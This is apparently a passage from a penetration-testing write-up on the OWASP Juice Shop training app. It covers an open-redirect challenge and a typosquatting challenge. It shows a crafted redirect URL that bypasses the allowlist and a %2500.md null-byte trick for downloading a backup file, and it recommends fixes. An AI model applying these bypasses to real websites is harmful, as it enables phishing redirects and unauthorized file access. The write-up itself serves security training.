406 Error: Unrecognized target URL for redirect: http://bau.edu.tr/?test=blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTzWg8DRZm

Stack trace:

```
at /Users/qymaster/juice-shop/build/routes/redirect.js:21:18
at Layer.handle [as handleRequest] (/Users/qymaster/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at next (/Users/qymaster/juice-shop/node_modules/express/lib/router/route.js:149:13)
at Route.dispatch (/Users/qymaster/juice-shop/node_modules/express/lib/router/route.js:119:3)
at Layer.handle [as handleRequest] (/Users/qymaster/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at /Users/qymaster/juice-shop/node_modules/express/lib/router/index.js:284:15
at Function.process_params (/Users/qymaster/juice-shop/node_modules/express/lib/router/index.js:346:12)
at next (/Users/qymaster/juice-shop/node_modules/express/lib/router/index.js:280:10)
```

Firefox developer tools screenshot showing the debugger panel with the stack trace above.


We change the redirect link from
127.0.0.1:3000/redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTewG8DRZm

to


127.0.0.1:3000/redirect?to=http://bau.edu.tr/?test=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTewG8DRZm

Here we add out <http://bau.edu.tr> and use a parameter called “test” in order to redirect it to another website.

In the example we saw that we can use fwd but we used test.



As you can see our plan worked and we forced a redirect to a not supposed website



We successfully solved the challenge.

Recommendation:

Enforce strict URL validation using regex patterns or domain checks. Avoid user-supplied inputs in redirect parameters whenever possible. Implement deny-by-default policies and validate against a known set of trusted URLs. Use Content Security Policy (CSP) headers to limit acceptable redirect destinations.

5. Vulnerable Components


Legacy Typosquatting ★★★★

Severity: High


Description: This vulnerability arises when an application depends on older dependencies or libraries prone to typosquatting attacks where malicious actors create packages with similar names to legitimate ones. Developers may unknowingly introduce malicious packages into their software supply chain.

Impact: Attackers can execute arbitrary code, exfiltrate data, or establish persistent backdoors. This can compromise system integrity, user data security, and organizational compliance.


Steps to reproduce the vulnerability:




We are asked to inform the shop about typosquatting trick.




First we need to figure out what Typosquatting is. We see that it mains URL hijacking or a fake url and as examples it can be a misspelling or foreign language spelling instead of knows right site.



In order to find this we need to check the package.json.bak file.



We download it from the /ftp/ by using the %2500.md to bypass restrictions.



We open the file and start checking the dependencies one by one.

Screenshot of the npmjs.com website showing the package page for 'color'.

color [beta]

4.2.3 • Public • Published 3 years ago

Readme Code [Beta] 2 Dependencies 4,361 Dependents 48 Versions

color

JavaScript library for immutable color conversion and manipulation with support for CSS color strings.

```
const color = Color('#7743CE').alpha(0.5).lighten(0.5);
console.log(color.hsl().string()); // 'hsla(262, 59%, 81%, 0.5)'

console.log(color.cmyk().round().array()); // [ 16, 25, 0, 8, 0.5 ]

console.log(color.ansi256().object()); // { ansi256: 183, alpha: 0.5 }
```

Install

```
$ npm install color
```

Usage

Screenshot of the npmjs.com website showing the package page for 'epilogue-js'.

epilogue-js

0.7.3 • Public • Published 7 years ago

Readme Code [Beta] 3 Dependencies 2 Dependents 2 Versions

build unknown

Epilogue



THIS IS NOT THE MODULE YOU ARE LOOKING FOR! Please use <https://github.com/dchester/epilogue>! This repository exists only for security awareness and training purposes to demonstrate the issue of *typosquatting*. Please read <https://github.com/bkimmminich/juice-shop/issues/368> and <https://iamakulov.com/notes/npm-malicious-packages/> for more information!

Create flexible REST endpoints and controllers from **Sequelize** models in your **Express** or **Restify** app.

Install

```
> npm i epilogue-js
```

Repository github.com/dchester/epilogue

Homepage github.com/dchester/epilogue#readme


Weekly Downloads 5

Version 0.7.3 License MIT

